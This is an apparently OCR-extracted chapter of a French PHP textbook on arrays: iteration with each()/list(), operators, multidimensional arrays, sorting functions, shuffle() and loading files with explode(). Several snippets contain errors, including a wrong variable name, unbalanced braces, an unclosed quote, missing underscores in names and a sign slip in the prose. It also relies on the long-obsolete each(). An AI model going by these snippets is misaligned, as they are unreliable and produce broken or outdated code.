Dans cette ligne de code, la fonction `each()` est utilisée pour obtenir l'élément courant du tableau `$prix`, le renvoyer sous forme de tableau et pour passer à l'élément suivant. On utilise également la fonction `list()` pour transformer les éléments `0` et `1` du tableau renvoyé par la fonction `each()` en deux nouvelles variables appelées `$nom` et `$montant`.

Nous pouvons parcourir tout le contenu du tableau `$prix` et l'afficher dans la fenêtre du navigateur au moyen des deux lignes de code suivantes :

```
while ( list( $nom, $montant ) = each( $prix ) ) {
  echo "$nom : $montant<br />";
}
```

L'exécution de ces lignes de code produit le même résultat que celui de la Figure 3.2, mais elles sont plus lisibles car la fonction `list ()` permet d'affecter des noms aux variables.

Avec la fonction `each()`, le tableau mémorise la position courante. Si vous devez utiliser deux fois le même tableau dans un script, il faut par conséquent replacer la position courante du tableau au début de celui-ci avec la fonction `reset()`. Pour afficher une seconde fois les prix des articles, il nous faudrait donc exécuter les lignes de code suivantes :

```
reset($prix);
while ( list( $nom, $montant ) = each( $prices ) ) {
  echo "$nom : $montant<br />";
}
```

Opérateurs sur les tableaux

Un jeu spécial d'opérateurs ne s'applique qu'aux tableaux. La plupart d'entre eux possèdent un équivalent dans les opérateurs scalaires, comme vous pouvez le remarquer dans le Tableau 3.1.

Tableau 3.1 : Opérateurs de tableaux

Opérateur	*Nom*	*Exemple*	*Résultat*
`+`	Union	`$a + $b`	Union de `$a` et `$b`. Le tableau `$b` est ajouté à `$a`, mais les clés en double ne sont pas ajoutées.
`==`	Égalité	`$a == $b`	`True` si `$a` et `$b` contiennent les mêmes éléments.
`===`	Identité	`$a === $b`	`True` si `$a` et `$b` contiennent les mêmes éléments, de même type et dans le même ordre.
`!=`	Inégalité	`$a != $b`	`True` si `$a` et `$b` ne contiennent pas les mêmes éléments.
`<>`	Inégalité	`$a <> $b`	Identique à `!=`.
`!==`	Non-identité	`$a !== $b`	`True` si `$a` et `$b` ne contiennent pas les mêmes éléments, de même type et dans le même ordre.

Ces opérateurs sont assez évidents à comprendre, mais l'union requiert quelques explications supplémentaires. Cet opérateur tente d'ajouter les éléments de `$b` à la fin de `$a`. Si des éléments de `$b` possèdent les mêmes clés que certains éléments qui

se trouvent déjà dans `$a`, ils ne seront pas ajoutés. Autrement dit, aucun élément de `$a` n'est écrasé.

Vous remarquerez que les opérateurs de tableaux du Tableau 3.1 possèdent tous des opérateurs équivalents qui fonctionnent sur les variables scalaires. Pour autant que vous vous souveniez que + réalise l'addition sur les types scalaires et l'union sur les tableaux, les comportements sont logiques. Vous ne pouvez pas comparer de manière utile des tableaux à des types scalaires.

Tableaux multidimensionnels

Les tableaux ne sont pas nécessairement de simples listes de clés et de valeurs. Chaque élément d'un tableau peut lui-même être un autre tableau. Cette propriété permet de créer des tableaux à deux dimensions, qui peuvent être assimilés à une matrice, ou grille, caractérisée par une largeur et une hauteur, c'est-à-dire un nombre déterminé de lignes et de colonnes.

Par exemple, nous pourrions avoir recours à un tableau à deux dimensions pour stocker plusieurs informations relatives à chaque article vendu par l'entreprise de Bob.

À la Figure 3.3, chaque ligne d'un tableau à deux dimensions représente un article particulier et chaque colonne représente un attribut (ou un type d'information) relatif aux produits.




Figure 3.3

Un tableau à deux dimensions permet de stocker plus d'informations relatives aux articles vendus par l'entreprise de Bob.

Voici le code PHP qui pourrait être utilisé pour générer le tableau de la Figure 3.3 :

```
$produits = array( array( 'PNE', 'Pneus', 100 ),
                   array( 'HUI', 'Huiles', 10 ),
                   array( 'BOU', 'Bougies', 4 ) );
```

Ces lignes font bien apparaître que le tableau `$produits` se compose désormais de trois autres tableaux.

Souvenez-vous que, pour accéder à un élément d'un tableau unidimensionnel, il faut spécifier le nom du tableau et la clé de l'élément. Dans un tableau à deux dimensions, l'accès s'effectue de manière comparable, si ce n'est qu'à chaque élément sont associées deux clés : une ligne et une colonne (la ligne la plus en haut est la ligne 0, tandis que la colonne la plus à gauche est la colonne 0).

Nous pourrions ainsi afficher le contenu du tableau considéré ici en accédant dans l'ordre et manuellement à chaque élément, comme ici :

```
echo '|'.$produits[0][0].'|'.$produits[0][1].'|'.$produits[0][2].'|<br />';
echo '|'.$produits[1][0].'|'.$produits[1][1].'|'.$produits[1][2].'|<br />';
echo '|'.$produits[2][0].'|'.$produits[2][1].'|'.$produits[2][2].'|<br />';
```

Nous pourrions obtenir le même résultat en insérant une boucle `for` dans une autre boucle `for`, de la manière suivante :

```
for ( $ligne = 0; $ligne < 3; $ligne++ ) {
  for ( $colonne = 0; $colonne < 3; $colonne++ ) {
    echo '|'.$produits[$ligne][$colonne];
  }
  echo '|<br />';
}
```

Chacune de ces deux variantes conduit au même affichage dans la fenêtre du navigateur web, c'est-à-dire :

```
|PNE|Pneus|100|
|HUI|Huiles|10|
|BOU|Bougies|4|
```

La seule différence est que la seconde variante est bien plus courte que la première dans le cas de tableaux volumineux.

Au lieu de désigner les colonnes par des numéros, vous pouvez choisir d'utiliser des noms de colonnes (voir Figure 3.3). Pour cela, vous pouvez utiliser des tableaux associatifs. Pour enregistrer le même ensemble d'articles dans un tableau associatif dont les noms de colonnes seraient identiques à ceux de la Figure 3.3, vous pouvez écrire le code suivant :

```
$produits = array( array( Code => 'PNE',
                          Description => 'Pneus',
                          Prix => 100
                        ),
                   array( Code => 'HUI',
                          Description => 'Huiles',
                          Prix => 10
                        ),
```

```
                array( Code => 'BOU',
                       Description => 'Bougies',
                       Prix =>4
                     )
            );
```

Un tel tableau se révèle plus facile à manipuler lorsqu'il s'agit de récupérer une seule valeur. Il est en effet plus aisé de se souvenir que la description d'un article est stockée dans la colonne *Description*, que de se souvenir qu'elle est stockée dans la colonne 1. Avec les indices descriptifs, il n'est pas nécessaire de mémoriser qu'une valeur est stockée à la position *[x][y]*. Les données peuvent y être facilement retrouvées en spécifiant les noms explicites des lignes et des colonnes.

Nous sommes en revanche privés de la possibilité d'utiliser une boucle `for` pour parcourir successivement les différentes colonnes du tableau. Le fragment de code qui suit permet d'afficher le contenu de ce tableau :

```
for ( $ligne = 0; $ligne < 3; $ligne++ ) {
  echo '|'.$produits[$ligne]['Code'].'|'.
           $produits[$ligne]['Description'].'|'.
           $produits[$ligne]['Prix'].'|<br />';
}
```

Avec une boucle `for` nous pouvons parcourir le tableau "externe" `$produits` indicé par des nombres. Chaque ligne de notre tableau `$produits` constitue un tableau avec des indices descriptifs. Les fonctions `each()` et `list()` peuvent ensuite être insérées dans une boucle `while` pour parcourir les différents tableaux internes contenus dans `$produits`. Voici le code formé d'une boucle `while` imbriquée dans une boucle `for` :

```
for ( $ligne = 0; $ligne < 3; $ligne++ ) {
  while ( list( $cle, $valeur ) = each( $produits[ $ligne ] ) )
  {
    echo '|$valeur;
  }
  echo '|<br />';
}
```


Vous n'êtes pas limité à deux dimensions : en suivant le même principe, rien n'empêche de créer un tableau dont les éléments sont constitués de tableaux, eux-mêmes constitués de tableaux, et ainsi de suite.

Un tableau à trois dimensions se caractérise par une largeur, une hauteur et une profondeur. Si vous préférez vous représenter un tableau à deux dimensions comme un tableau composé de lignes et de colonnes, vous pouvez vous représenter un tableau à trois dimensions comme un empilement de tels tableaux. Chaque élément est alors référencé par sa couche, sa ligne et sa colonne.

Si Bob classe ses articles en différentes catégories, un tableau à trois dimensions permettra de stocker cette information supplémentaire. La Figure 3.4 montre la structure que pourrait avoir un tel tableau.

Figure 3.4

Ce tableau à trois dimensions permet de classer les articles en catégories.



Dans le fragment de code qui suit, il apparaît clairement qu'un tableau à trois dimensions est un tableau contenant des tableaux de tableaux :

```
$categories = array( array ( array( 'VOI_PNE', 'Pneus', 100 ),
                             array( 'VOI_HUI', 'Huiles', 10 ),
                             array( 'VOI_BOU', 'Bougies', 4 )
                           ),
                     array ( array( 'MOT_PNE', 'Pneus', 120 ),
                             array( 'MOT_HUI', 'Huiles', 12 ),
                             array( 'MOT_BOU', 'Bougies', 5 )
                           ),
                     array ( array( 'CAM_PNE', 'Pneus', 150 ),
                             array( 'CAM_HUI', 'Huiles', 15 ),
                             array( 'CAM_BOU', 'Bougies', 6 )
                           )
                   );
```

Ce tableau ne comprenant que des clés numériques, nous pouvons nous servir de boucles `for` imbriquées pour afficher son contenu :

```
for ( $couche = 0; $couche < 3; $couche++ ) {
  echo "Couche $couche<br />";
  for ( $ligne = 0; $ligne < 3; $ligne++ ) {
    for ( $colonne = 0; $colonne < 3; $colonne++ ) {
```

```
            echo '|'.$categories[$couche][$ligne][$colonne];
        }
        echo '|<br />';
    }
}
```

Compte tenu de la manière dont sont créés les tableaux multidimensionnels, vous pouvez très bien produire des tableaux à quatre, cinq ou six dimensions. Le langage PHP n'impose en réalité aucune limite sur le nombre de dimensions d'un tableau. Toutefois, les constructions à plus de trois dimensions sont difficiles à visualiser. Des tableaux à trois dimensions ou moins suffisent généralement à traiter la plupart des problèmes et situations du monde réel.

Tri de tableaux

Il est souvent très utile de trier les données apparentées qui sont stockées dans un tableau. Le tri d'un tableau unidimensionnel est une opération très simple.

Utilisation de la fonction *sort()*

Les deux lignes de code qui suivent trient un tableau dans l'ordre alphabétique :

```
$produits = array( 'Pneus', 'Huiles', 'Bougies' );
sort($produits);
```

Après l'exécution de ce code, les éléments contenus dans le tableau sont classés dans l'ordre suivant : `Bougies`, `Huiles`, `Pneus`.

Il est également possible de trier des valeurs en suivant l'ordre numérique. Prenons le cas d'un tableau contenant les prix des articles vendus par Bob. Le contenu de ce tableau pourrait être trié par ordre numérique croissant, au moyen des instructions suivantes :

```
$prix = array( 100, 10, 4 );
sort($prix);
```

Les prix seraient alors classés dans l'ordre suivant : `4`, `10`, `100`.

Notez que la fonction `sort()` est sensible à la casse (à l'utilisation de majuscules/minuscules). Les lettres majuscules sont classées *avant* les lettres minuscules : "A" est inférieur à "Z", mais "Z" est inférieur à "a".

La fonction admet également un second paramètre facultatif. Vous pouvez passer l'une des constantes `SORT REGULAR` (par défaut), `SORT NUMERIC` ou `SORT STRING`. Cette capacité à spécifier le type de tri est utile lorsque vous comparez des chaînes qui peuvent contenir des nombres, comme `2` et `12`. Numériquement, `2` est inférieur à `12` mais, en tant que chaîne, `'12'` est inférieure à `'2'`.

Utilisation des fonctions *asort()* et *ksort()* pour trier des tableaux

Si nous enregistrons des articles et leurs prix dans un tableau à clés descriptives, nous devrons avoir recours à différents types de fonctions de tri pour obtenir que les clés et les valeurs correspondantes restent associées lors du tri.

La première instruction qui suit crée un tableau contenant les trois articles décrits précédemment, avec les prix correspondants, tandis que la deuxième ligne de code trie ce tableau par ordre de prix croissants :

```
$prix = array( 'Pneus'=>100, 'Huiles'=>10, 'Bougies'=>4 );
asort($prix);
```

La fonction `asort()` trie le contenu du tableau qui lui est fourni en paramètre d'après la valeur de chaque élément. Dans le tableau considéré ici, les valeurs sont les prix tandis que les clés sont les descriptions textuelles. Pour trier le tableau non pas en fonction des prix, mais des descriptions, c'est la fonction `ksort()` qui doit être employée. La fonction `ksort()` effectue un tri sur la base des clés et non pas des valeurs. Le fragment de code qui suit génère un tableau trié en tenant compte de l'ordre alphabétique des clés (`Bougies`, `Huiles`, `Pneus`) :

```
$prix = array( 'Pneus'=>100, 'Huiles'=>10, 'Bougies'=>4 );
ksort($prix);
```

Tri dans l'ordre inverse

Nous venons d'examiner les fonctions de tri `sort()`, `asort()` et `ksort()`, qui effectuent toutes trois des tris par ordre croissant. À chacune de ces fonctions correspond une fonction de tri inverse, dont la fonctionnalité est identique si ce n'est qu'elle procède à un tri décroissant. Ces versions inverses des fonctions de tri sont respectivement `rsort()`, `arsort()` et `krsort()`.

Les fonctions de tri inverses s'utilisent de la même manière que les fonctions de tri vues jusqu'ici. La fonction `rsort()` permet de trier par ordre décroissant un tableau unidimensionnel indicé numériquement. La fonction `arsort()` trie par ordre décroissant un tableau unidimensionnel selon les valeurs des éléments. Quant à la fonction `krsort()`, elle trie un tableau unidimensionnel par ordre décroissant, selon les clés des éléments.

Tri de tableaux multidimensionnels

Le tri d'un tableau à plusieurs dimensions, ou en suivant un ordre autre que les ordres alphabétique ou numérique, est plus compliqué. En effet, PHP sait comparer deux nombres ou deux chaînes de caractères mais, dans un tableau multidimensionnel, chaque élément est lui-même un tableau, or PHP ne connaît pas d'emblée les critères à retenir pour comparer deux tableaux. Par conséquent, vous devez créer une méthode

pour opérer cette comparaison. Le plus souvent, la comparaison de mots ou de nombres est triviale. En revanche, pour des objets complexes, elle peut se révéler problématique.

Tris définis par l'utilisateur

Soit le tableau déjà considéré précédemment et dont la définition est la suivante :

```
$produits = array( array( 'PNE', 'Pneus', 100 ),
                   array( 'HUI', 'Huiles', 10 ),
                   array( 'BOU', 'Bougies', 4 ) );
```

Ce tableau contient trois articles vendus par l'entreprise de Bob, avec un code, une description et un prix par article.

À quel résultat aboutira le tri de ce tableau ? Deux types d'ordres au moins pourraient ici être utiles : un tri des articles par ordre alphabétique des descriptions ou par ordre numérique des prix. Chacun de ces tris peut être implémenté en utilisant la fonction `usort()` et en indiquant à l'interpréteur PHP le critère sur lequel la comparaison doit s'effectuer. Pour cela, nous allons devoir écrire notre propre fonction de comparaison.

Le fragment de code donné ci-après conduit au tri du tableau selon l'ordre alphabétique des descriptions, c'est-à-dire par rapport à la deuxième colonne du tableau :

```
function compare($x, $y){
  if ( $x[1] == $y[1] ) {
    return 0;
  } else if ( $x[1] < $y[1] ){
    return -1;
  } else
    return 1;
  }
}

usort($produits, 'compare');
```

Jusqu'ici, nous nous sommes servis d'un certain nombre de fonctions prédéfinies de PHP. Pour trier notre tableau, nous avons eu besoin de définir notre propre fonction. L'écriture de fonctions personnalisées est traitée en détail au Chapitre 5 mais, pour l'heure, en voici une brève introduction.

En PHP, la définition d'une fonction requiert le mot-clé `function`. Pour définir une fonction personnalisée, vous devez lui attribuer un nom, qu'il est conseillé de choisir soigneusement. Ici, par exemple, nous avons choisi d'appeler notre fonction `compare()`. Nombre de fonctions attendent des paramètres. Notre fonction `compare()` en prend deux : un appelé `x` et un appelé `y`. Cette fonction sert à comparer les deux valeurs qui lui sont passées en paramètre et à déterminer leur ordre.

Pour cet exemple, les paramètres `x` et `y` contiendront deux des tableaux contenus dans le tableau principal et qui représentent chacun un article différent. Pour accéder au champ `Description` du tableau `x`, nous devons écrire `$x[1]`. En effet, la `Description` est le

deuxième élément dans chacun des "sous-tableaux" et la numérotation commence à zéro. `$x[1]` et `$y[1]` permettent donc de comparer les champs `Description` stockés dans les tableaux passés comme arguments à la fonction `compare()`.

Lorsque l'exécution d'une fonction s'achève, celle-ci peut renvoyer une réponse au code qui l'a appelée. On dit alors que la fonction *renvoie* une valeur. Pour cela, vous devez utiliser le mot-clé `return`. Par exemple, la ligne de code `return 1;` renvoie la valeur `1` au code qui a appelé la fonction.

Pour être utilisable par `usort()`, `compare()` doit comparer `x` et `y` et renvoyer `0` si `x` est égal à `y`, un nombre négatif si `x` est inférieur à `y` et un nombre positif si `x` est supérieur à `y`. Notre fonction `compare` renvoie donc `0`, `1` ou `-1` selon les valeurs `x` et `y` qui lui sont fournies.

La dernière ligne du code précédent appelle la fonction prédéfinie `usort()` en lui passant en paramètre le nom du tableau à trier (`$produits`) et le nom de la fonction de comparaison personnalisée (`compare()`).

Pour trier notre tableau sur d'autres critères, il suffit d'écrire une autre fonction de comparaison. Pour, par exemple, trier le tableau en fonction des prix, la comparaison doit porter sur la troisième colonne des tableaux. La définition de la fonction `compare()` devrait alors être la suivante :

```
function compare($x, $y) {
  if ( $x[2] == $y[2] ) {
    return 0;
  } else if ( $x[2] < $y[2] ) {
    return -1;
  } else
    return 1;
  }
}
```

L'appel `usort($produits, compare)` entraîne le tri du tableau par ordre de prix croissants.

La préfixe "`u`" de la fonction `usort()` est l'abréviation de *user* (utilisateur) car cette fonction requiert la spécification d'une fonction de comparaison définie par l'utilisateur. De la même manière, les versions `uasort()` et `uksort()` des fonctions `asort` et `ksort` nécessitent également qu'une fonction de comparaison définie par l'utilisateur leur soit passée en paramètre.

La fonction `uasort()` fait pendant à la fonction `asort()` et s'utilise pour trier un tableau indicé numériquement selon les valeurs. Si ces valeurs sont des nombres ou du texte, utilisez `asort` mais, si ce sont des objets plus complexes, comme des tableaux, définissez une fonction de comparaison et utilisez `uasort()`.

La fonction `uksort()` fait pendant à la fonction `ksort()` et s'utilise pour trier un tableau associatif selon ses clés. Si ces clés sont des nombres ou du texte, utilisez `ksort` mais, si ce sont des objets plus complexes, comme des tableaux, définissez une fonction de comparaison et utilisez `uksort()`.

Tris définis par l'utilisateur, dans l'ordre inverse

Chacune des fonctions `sort()`, `asort()` et `ksort()` a sa fonction équivalente commençant par "`r`" pour produire un tri dans l'ordre inverse. Les tris définis par l'utilisateur n'ont pas de variantes "inverses", mais vous pouvez quand même trier en ordre inverse un tableau multidimensionnel en fonction d'un ordre inverse en écrivant une fonction de comparaison qui renvoie les valeurs opposées. Il suffit que la fonction de comparaison renvoie `1` lorsque `$x` est inférieur à `$y` et `1` lorsque `$x` est supérieur à `$y` :

```
function compareInverse($x, $y) {
  if ( $x[2] == $y[2] ) {
    return 0;
  } else if ( $x[2] < $y[2] ) {
    return 1;
  } else
    return -1;
 }
}
```

Dans notre exemple, l'appel de `usort($produits, compareInverse)` produirait un tableau trié par ordre de prix décroissants.

Réordonner des tableaux

Dans certaines applications, il peut être nécessaire de "réordonner" des tableaux selon d'autres critères. La fonction `shuffle()` permet de "mélanger" les éléments d'un tableau, c'est-à-dire de les ordonner de manière aléatoire. La fonction `array reverse()` permet quant à elle d'obtenir une copie d'un tableau dans laquelle tous les éléments ont été triés dans l'ordre inverse.

Utilisation de la fonction *shuffle()*

Bob aimerait que la page d'accueil de son site présente quelques-uns des produits proposés à la vente. Il voudrait montrer trois des articles de son catalogue choisis au hasard et faire en sorte que ceux-ci soient différents à chaque nouvelle visite de ses clients, pour préserver l'intérêt de ces derniers. Ceci est très facile à réaliser si tous les articles sont stockés dans un tableau. L'exécution du code du Listing 3.1 permet d'afficher trois images choisies au hasard : le contenu du tableau est réordonné de manière aléatoire et seuls ses trois premiers éléments sont affichés.


Listing 3.1 : *bobs_front_page.php* — Utilisation de PHP pour produire une page d'accueil dynamique sur le site web du garage de Bob

```
<?php
  $images = array('pneu.jpg', 'huile.jpg', 'bougie.jpg',
                  'porte.jpg', 'volant.jpg',
                  'thermostat.jpg', 'essuie_glace.jpg',
                  'joint.jpg', 'plaquette_frein.jpg');

  shuffle($images);
?>
<html>
<head>
  <title>Le garage de Bob</title>
</head>
<body>
<h1>Le garage de Bob</h1>
    <div align="center">
    <table width = '100%'>
      <tr>
<?php
  for ( $i = 0; $i < 3; $i++ ) {
    echo '<td align="center"><img src="';
    echo $images[$i];
    echo '" width="100" height="100"></td>';
  }
?>
      </tr>
    </table>
  </div>
</body>
</html>
```

Le code du Listing 3.1 effectuant une sélection aléatoire d'images, il conduit à l'affichage d'une page différente à chaque chargement ou presque (voir Figure 3.5).

Figure 3.5

La fonction shuffle() *est utilisée ici pour afficher trois articles choisis au hasard.*



Utilisation de la fonction *array_reverse()*

La fonction `array reverse()` prend un tableau en paramètre et en crée un nouveau dont le contenu est celui de départ trié dans l'ordre inverse. Considérons par exemple le cas d'un tableau contenant un décompte de dix à un. Il ya plusieurs façons de produire un tel tableau.

La fonction `range()` crée généralement une série croissante que vous pouvez trier par ordre décroissant en utilisant `array reverse()` ou `rsort()`. Nous pouvons également créer les éléments du tableau un à un, au moyen d'une boucle `for`, comme ici :

```
$nombres = array();
for($i = 10; $i > 0; $i--) {
  array_push( $nombres, $i );
}
```

Une boucle `for` peut procéder par ordre décroissant : il suffit de choisir une valeur initiale suffisamment élevée et d'utiliser l'opérateur pour décrémenter le compteur d'une unité à chaque répétition de la boucle.

Le code précédent commence par créer un tableau vide, puis remplit peu à peu ce tableau grâce à la fonction `array push ()`, laquelle ajoute chaque nouvel élément à la fin du tableau. La fonction `array pop()` fait pendant à la fonction `array push()` : elle supprime et renvoie l'élément situé à la fin du tableau qui lui est passé en paramètre.

Nous pouvons également utiliser la fonction `array reverse()` pour trier dans l'ordre inverse un tableau produit avec `range()` :

```
$nombres = range(1,10);
$nombres = array_reverse($nombres);
```

Notez que la fonction `array reverse()` renvoie une copie modifiée du tableau qui lui est passé en paramètre. Si, comme ici, vous ne souhaitez pas conserver le tableau initial, il suffit de l'écraser avec la nouvelle copie.

Si vos données correspondent simplement à une plage d'entiers, vous pouvez créer cette plage en ordre inverse en passant –1 comme paramètre de pas à `range()` :

```
$nombres = range(10, 1, -1);
```

Chargement de tableaux à partir de fichiers

Nous avons vu au Chapitre 2 comment enregistrer les commandes client dans un fichier. Chaque ligne se présentait de la manière suivante :

```
15:42 le 20-04 4 pneus 1 bidons d'huiles 6 bougies 434.00€ 22 rue noire, Toulouse
```

Pour traiter cette commande, nous pouvons avoir besoin de recharger le contenu de ce fichier dans un tableau. Le script présenté dans le Listing 3.2 permet d'afficher le contenu de ce fichier.

Listing 3.2 : *vieworders.php* — Utilisation de PHP pour afficher le contenu du fichier de commandes de l'entreprise de Bob

```
<?php
// Création d'un nom abrégé de variable
$DOCUMENT_ROOT = $_SERVER['DOCUMENT_ROOT'];

$commandes = file("$DOCUMENT_ROOT/../orders/orders.txt");

$nbre_de_cdes = count($commandes);
if ($nbre_de_cdes == 0) {
  echo "<p><strong>Aucune commande en attente.
       Réessayez plus tard.</strong></p>";
}

for ($i = 0; $i < $nbre_de_cdes; $i++) {
  echo $commandes[$i]."<br />";
}
?>
```

Ce script produit presque le même affichage que le Listing 2.3, au Chapitre 2 (voir Figure 2.4). Cette fois, cependant, on utilise la fonction `file()` pour charger l'intégralité du fichier dans un tableau. Chaque ligne du fichier devient alors un élément du tableau ainsi produit.

Par ailleurs, le Listing 3.2 utilise la fonction `count()` pour déterminer le nombre d'éléments contenus dans le tableau créé.

Nous pouvons aller plus loin et charger chacune des sections des lignes de commandes dans des éléments tableaux distincts, afin de traiter les sections séparément les unes des autres ou de les mettre en forme de manière plus attractive. C'est ce que fait le code du Listing 3.3.


Listing 3.3 : *vieworders2.php* — Utilisation de PHP pour séparer, mettre en forme et afficher les commandes reçues par l'entreprise de Bob

```
<?php
// Création d'un nom abrégé de variable
$DOCUMENT_ROOT = $_SERVER['DOCUMENT_ROOT'];
?>
<html>
<head>
  <title>Le garage de Bob - Commandes clients</title>
</head>
<body>
<h1>Le garage de Bob</h1>
<h2>Commandes clients</h2>
<?php
  // Lecture du fichier complet.
  // Chaque commande devient un élément du tableau
  $commandes = file("$DOCUMENT_ROOT/../orders/orders.txt");
```

```
// Compte le nombre de commandes dans le tableau
$nbre_de_cdes = count($commandes);

if ($nbre_de_cdes == 0) {
  echo "<p><strong>Aucune commande en attente.
        Réessayez plus tard.</strong></p>";
}

echo "<table border=\"1\">\n";
echo "<tr><th bgcolor=\"#CCCCFF\">Date commande</th>
          <th bgcolor=\"#CCCCFF\">Pneus</th>
          <th bgcolor=\"#CCCCFF\">Huiles</th>
          <th bgcolor=\"#CCCCFF\">Bougies</th>
          <th bgcolor=\"#CCCCFF\">Total</th>
          <th bgcolor=\"#CCCCFF\">Adresse</th>
       <tr>";

for ($i = 0; $i < $nbre_de_cdes; $i++) {
  // Découpage de chaque ligne
  $ligne = explode("\t", $commandes[$i]);

  // On ne conserve que le nombre d'articles commandés
  $ligne[1] = intval($ligne[1]);
  $ligne[2] = intval($ligne[2]);
  $ligne[3] = intval($ligne[3]);

  // Affiche chaque commande
  echo "<tr>
          <td>".$ligne[0]."</td>
          <td align=\"right\">".$ligne[1]."</td>
          <td align=\"right\">".$ligne[2]."</td>
          <td align=\"right\">".$ligne[3]."</td>
          <td align=\"right\">".$ligne[4]."</td>
          <td>".$ligne[5]."</td>
        </tr>";
}

  echo "</table>";
?>
</body>
</html>
```

Le code du Listing 3.3 charge l'intégralité du fichier dans un tableau. Contrairement au Listing 3.2, c'est ici la fonction `explode()` qui est employée pour découper chaque ligne avant les opérations de traitement et de mise en forme avant affichage.

Le résultat obtenu à l'exécution du Listing 3.3 est montré à la Figure 3.6.



Date commande	Pneus	Huiles	Bougies	Total	Adresse
20:30, le 31-03	4	1	6	434.00E	22 rue de la pompe, Paris
20:42, le 31-03	1	0	0	100.00E	33 grande rue, Toulouse
20:43, le 31-03	0	1	4	26.00E	27 rue des acacias, Bordeaux

Figure 3.6

Après le découpage des lignes de commande avec explode()*, les différentes sections de chaque commande sont placées dans des cellules séparées d'un tableau, de façon à améliorer la présentation des résultats.*

Voici le prototype de la fonction `explode()` :

```
array explode(string séparateur, string chaîne [, int limite])
```

Au cours du Chapitre 2, nous avons utilisé le caractère de tabulation en guise de délimiteur lors de l'enregistrement de ces données. C'est pourquoi l'appel de la fonction `explode()` est ici réalisé de la manière suivante :

```
explode( "\t", $commandes[$i] )
```

Cette instruction a pour effet de découper la chaîne passée comme deuxième paramètre. Chaque caractère de tabulation devient une séparation entre deux éléments. Ainsi, la chaîne :

```
"15:42 le 20-04 4 pneus 1 bidons d'huiles 6 bougies 434.00€ 22 rue noire, Toulouse"
```

est découpée en six parties, `"15:42 le 20 04"`, `"4 pneus"`, `"1 bidons d'huiles"`, `"6 bougies"`, `"434.00€"` et `"22 rue noire, Toulouse"`.

Vous pouvez également utiliser le paramètre facultatif `limit` pour limiter le nombre maximal de parties renvoyées.

Dans le code du Listing 3.3, le traitement auquel sont soumises les données extraites du fichier des commandes est minimal. Nous nous contentons d'afficher les quantités de chaque article et d'ajouter au tableau une ligne d'en-tête indiquant la signification des nombres affichés.

Nous aurions pu procéder de plusieurs autres manières pour extraire les nombres contenus dans ces chaînes. Dans le Listing 3.3, nous avons utilisé la fonction `intval()` qui convertit une chaîne en nombre entier. Cette conversion ne pose pas de problème puisque les parties qui ne peuvent pas être converties en nombres entiers sont ignorées. Nous étudierons diverses autres méthodes de traitement des chaînes au cours du prochain chapitre.

Autres manipulations de tableaux

Nous n'avons vu jusqu'ici que la moitié environ des fonctions de traitement de tableaux offertes par PHP. La plupart des autres ne servent que de manière occasionnelle.

Parcours d'un tableau : *each*, *current()*, *reset()*, *end()*, *next()*, *pos()* et *prev()*

Nous avons vu plus haut que chaque tableau comprend un pointeur interne dirigé sur l'élément courant du tableau. Nous avons déjà fait usage de manière indirecte de ce pointeur lorsque nous nous sommes servis de la fonction `each()`, mais il est également possible de l'utiliser et de le manipuler directement.

À la création d'un nouveau tableau, le pointeur est initialisé de sorte à pointer sur le premier élément du tableau. C'est ainsi que l'appel de `current($tableau)` renvoie le premier élément.

Les fonctions `next()` et `each()` permettent de faire avancer ce pointeur d'un élément. La fonction `each($tableau)` renvoie l'élément courant avant de déplacer le pointeur. Le comportement de la fonction `next($tableau)` est légèrement différent puisqu'elle fait avancer le pointeur puis renvoie le nouvel élément courant.

Comme nous l'avons déjà mentionné, la fonction `reset()` fait revenir le pointeur sur le premier élément d'un tableau. De la même manière, la fonction `end()` le déplace sur le dernier élément du tableau qui lui est fourni en paramètre. Les fonctions `reset()` et `end()` renvoient, quant à elles, respectivement le premier et le dernier élément d'un tableau.

